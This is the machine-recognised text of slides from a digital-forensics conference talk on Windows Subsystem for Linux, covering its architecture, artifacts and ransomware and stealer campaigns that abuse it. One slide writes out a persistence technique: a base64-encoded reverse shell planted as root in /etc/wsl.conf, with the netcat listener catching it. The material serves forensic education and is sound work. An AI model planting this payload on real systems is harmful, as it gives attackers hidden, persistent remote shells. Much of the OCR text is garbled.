Slides / 8 of 9
Talk slides
DFIR vs WSL: digital forensics where two worlds meet
Vladislav Azersky · F6
Day 2 — Friday, 4 September 2026 · Scheduled 12:15–12:35 · In the recording 03:43:38–04:09:12
These slides are an English translation of the Russian deck shown in the recording; the Russian original is on the RU version of this page. Under each slide its text is set out — for word search and for machine reading. It is recognised automatically from the same image shown above: small text inside screenshots is not always recognised, so check anything doubtful against the slide itself.
Page 103:44:44 Slide text
F6
DFIR vs WSL: Digital Forensics at the Intersection of Two Worlds
Vladislav Azersky
Deputy Head of the Digital Forensics and Malware Analysis Laboratory
Page 203:44:57 Slide text
Surprise...
F6
How do 1 tell them that
DATA SECURED
DFIR
DFIR
CHIL
BER
today we are NOT talking about WS! forensic artifacts...
Page 303:45:47 Slide text

The evolution of WSL
F6
• Want to run Linux applications on Windows? Use WSL* (Windows Subsystem for Linux).
WSL release (2016)
WSL2 release (2019)
easyWSL release (2022)
WSL open- sourced (2025)
*https://learn.microsoft.com/en-us/windows/wsl easyWSL: https://github.com/redcode-labs/easyWSL WSL open-sourced: https://learn.microsoft.com/en-us/windows/wsl/opensource
Page 403:47:21 Slide text

Which versions are available?*
F6
• WSL1 uses a translation layer to implement Linux
WSL2 architecture:
system calls on top of the Windows kernel. It uses
PICO processes and providers (Ixss.sys and
LINUX VM
WINDOWS
Ixcore.sys).
wslservice.exe
mini_init
COM
• WSL2 instead uses a virtual machine (VM) to run Linux kernel code. VM resources are allocated and
CreateProcessAsUser
LINUX DISTRO
released dynamically according to the current
wsl.exe
wslhost.exe
workload.
hvsock
relay
init
wslapi.dil
command
WSL2 runs Linux distributions as isolated containers within a managed VM.
plan9
Windows filesystem
hsock
*https://learn.microsoft.com/en-us/windows/wsl/compare-versions
Page 503:48:45 Slide text

Key characteristics
F6
#1 WSL interop
Run Windows executables (such as exe files) from inside WSL.
This creates a full Windows
process whose parent is wsl.exe.
#2 Filesystem access via
/mnt/c
Linux processes can read and write to the Windows system drive through the mounted Plan 9 (9P) filesystem.
File operations from a WSL distribution to the Windows filesystem are handled by the system process DllHost.exe.
#3 Network: nothing
crosses The WSL2 network stack is fully isolated inside the VM. It has its own IP address (usually in the 172.x.x.x range), DNS resolution and routing table.
Host security tools are blind to the VM's internal traffic.
WSL2 only.
WSL2 only.
Page 603:50:55 Slide text

#1 I said, "Let's get started"
F6
Run a command in a WSL distribution from Windows:
Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved.
PS C: \WINDOWS\system32> wsl.exe --list -verbose
VERSION
NAME
STATE Stopped
* kali-Linux
2
PS C: \WINDOWS\system32> wsl.exe -d kali-linux -u root -exec bash -c "echo Hello!" Hello! PS C: \WINDOWS\system32>|
Disable interop* (/etc/wsl.conf) :
[interop]
enabled = false appendwindowsPath = false
Run a Windows executable from inside WSL:
Calculator
PS C: \WINDOWS\system32> wsl.exe -d kali-linux -(Message from Kali developers)
= Programmer
This is a minimal installation of Kali Linux, you likely want to install supplementary tools. Learn how: - https://www.kali.org/docs/troubleshooting/common-minimum-setup/
0
-(Run: "touch / hushlogin" to hide this message) -(forensics© DESKTOP-RU35KD6)-L/mnt/c/WINDOWS/system32 S/mnt/c/Windows/Svstem32/calc.ex
-(Forensics DESKTOP-RU35KD6)-L/mnt/c/WINDOWS/system32]
HEX
I DEC
OCT
BIN
MS
Mv
QWORD
*https://learn.microsoft.com/en-us/windows/wsl/wsl-confic#interop-settings
Page 703:52:29 Slide text

#2 What about the files?
F6
Windows access to WS files (||ws1$):
wsI$
Network > wsl$
New Cut Copy Rename
Home
Gallery
kali-linux
OneDrive
Access Windows files from WSL (/mnt/c) : -(forensics® DESKTOP-RU35KD6)-[/home] -$ cd /mnt/c/Users/SmartGlue/DownLoads/MFD2026
Network > ws$ > kali-linux > home > forensics
Sort View ...
Name
config
java
.local
WOW
.bash_history
.bash_logout
bashro
.bashrc.original
profile
•python_history
Date modified
24.01.2026 18:13
24.01.2026 18:13
30.01.2026 14:12
25.01.2026 20:36
25.08.2026 14:17
24.01.2026 18:13
24.01.2026 18:13
24.01.2026 18:13
24.01.2026 18:13
26.01.2026 20:18
Type
File folder
File folder
File folder
File folder
BASH_HISTORY file
BASH_LOGOUT file BASHRC file ORIGINAL file
PROFILE file
PYTHON_HISTORY tile
for-nates@ DESKTOP-RU35D6)-[/mnt/c/Users/SmartGlue/DownLoads/MFD2026]
total 50764 drwxrwxrwx 1 forensics forensics
4096 Aug 25 14:40
-rwxrwxrwx 1 forensics forensics 51982270 Aug
25 14:40 AzerskiyVlad_CIRF2026.pptx
4096 Aug
25 11:28
drwxrwxwx 1 forensics forensics
Pictures
drwxrwxrwx 1 forensics forensics
4096 Aug 25 11:24
165 Aug 25 03:30 '~$AzerskiyVlad_CIRF2026.pptx'
-rwxrwxrwx 1 forensics forensics
Page 803:53:20 Slide text

Threat intelligence (TI) news
F6
#1 Black Lotus Labs article* Date: 2021
#2 Qilin** (RaaS)
Date: early February 2026
#3 "BRIDGEHEAD" campaign*** Date: August 2026
An ELF file that interacted with WSL.
No specific provided.
I SEE IT!
• Initial compromise: a RAT or
RDP access.
• Enable or deploy WSL: often
on developer workstations.
• Download and execute: an
ELF-format encryptor runs inside WSL.
• Encryption: files on the
Windows host are encrypted.
Attackers published 40 packages in the public pm registry with names resembling popular libraries.
If the system was identified as Linux, the script also checked for WSL using the WSL_DISTRO_NAME and WSLENV environment variables.
A stealer was delivered and executed on Windows.
* https://www.securitylab.ru/news/524619.php
** https://www.bleepingcomputer.com/news/security/ailin-ransomware-abuses-wsl-to-run-linux-encryptors-in-windows *** https://www.cloudsek.com/blo@/bridgehead-npm-tyoosquatting-wsl-windows-crypto-wallet-stealer#stage-3-the-wsl-gate

Page 903:56:28 Slide text
Attack vectors
F6
Linux side
Windows side
An attacker gains access to a WSL distribution through a malicious script or npm/pip package.
WSL2 requires two Windows features to be enabled
(administrator privileges required):
dism.exe /online /enable-feature / featurename:VirtualMachinePlatform /all /norestart
dism. exe /online /enable-feature /featurename: Microsoft- Windows-Subsystem-Linux /all /norestart
An attacker gains access to the Windows host.
Two scenarios: • WSL is already installed on
Windows.
• WSL can be installed only if the attacker already has full control of the compromised host.
Page 1003:57:26 Slide text

Persistence via /etc/wsl.conf*
F6
• Each instance can have an /etc/wsl.conf file. In the
Receiving a reverse shell:
[boot] section, the command setting specifies a
forensics@forensics-VMv
command to run as root each time the instance
forensics@forensics-VMware-Virtual-Platform: $ ip a 1: Lo: <LOOPBACK, UP, LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
starts (for example, a reverse shell):
link/Loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_ift forever
[boot]
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
command=echo
2: ens33: «BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 gdisc fa_codel
L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8x0TIuMTY4LjM3LjEyO
link/ether 00:0c: 29: f5:41:27 brd ff: ff: ff:ff:ff:ff
S8yMjIyIDA+JjE= | base64 -d | /bin/bash
altname enp2s1 inet 192.168.37.129/24 brd 192.168.37.255 scope global dynamic
valid_Ift 1160sec preferred_lft 1160sec
ineto fe80:: 20c: 29ff: fef5:4127/64 scope link
• Assume we have access to the Windows host. Run
valid_lft forever preferred_ift forever
these commands (root):
forensics@forensics-VMware-Virtual-Platform: $ nc - Lvnp 2222 Listening on 0.0.0.0 2222
ws1 -1 -v
Connection received on 192.168.37.1 28764
wsl -u root -d ‹distro_name> --exec bash -c "echo
# 1s
-e '[boot] \ncommand=echo
L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjM3LjEyo S8yMjIyIDA+JjE= | base64 -d | /bin/bash' > /etc/wsl.conf"
*Video: https://t.me/gardendetective/45
Page 1103:58:19 Slide text
